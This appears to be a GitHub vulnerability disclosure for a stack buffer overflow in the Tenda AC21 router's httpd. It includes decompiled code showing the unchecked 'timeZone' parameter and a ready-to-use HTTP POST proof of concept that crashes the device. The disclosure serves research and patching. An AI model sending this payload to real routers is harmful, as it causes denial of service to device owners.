xxy1126 -20220902 ... on Sep 2 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains Stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd`, function `form_fast_setting_wifi_set`

In this function, it calls `sub_441F30(a1)` and the vulnerability is in `sub_441F30`

```
  sprintf(v11, "op=%d", 2);
  send_msg_to_netctrl(66, v11);
}
GetValue("sys.quickset.cfg", &v8);
printf("[%s]{%d}:sys.quickset.cfg = %s\n", "form_fast_setting_wifi_set", 844, (const char *)&v8)
sub_441B78(a1);
sub_441D24(a1);
sub_441F30(a1);
if ( CommitCfm() )
```

In `sub_441F30()`, it calls `sscanf` to read strings in `v5` which we can control through `POST` parameter `timeZone`. It doesn't check the length of `v5`, and the `v8, v9` is on the stack, so there is a stack overflow vulnerability.

```
v7 = 0;
v5 = (const char *)websGetVar(a1, "timeZone", &unk_4D55CC);
result = *(unsigned __int8 *)v5;
if ( *v5 )
{
  result = (int)(v5 + 1);
  if ( v5 != (const char *)-1 )
  {
    v2 = sscanf(v5 + 1, "%[^:]:%s", v8, v9);  // here
    result = 2;
```

2. Recurring loopholes and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
Content-Length: 484
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9865714904007963&
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Connection: close

ssid=1&timeZone=1:1111111111111111111111111111111111111111111111111111111111111111
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .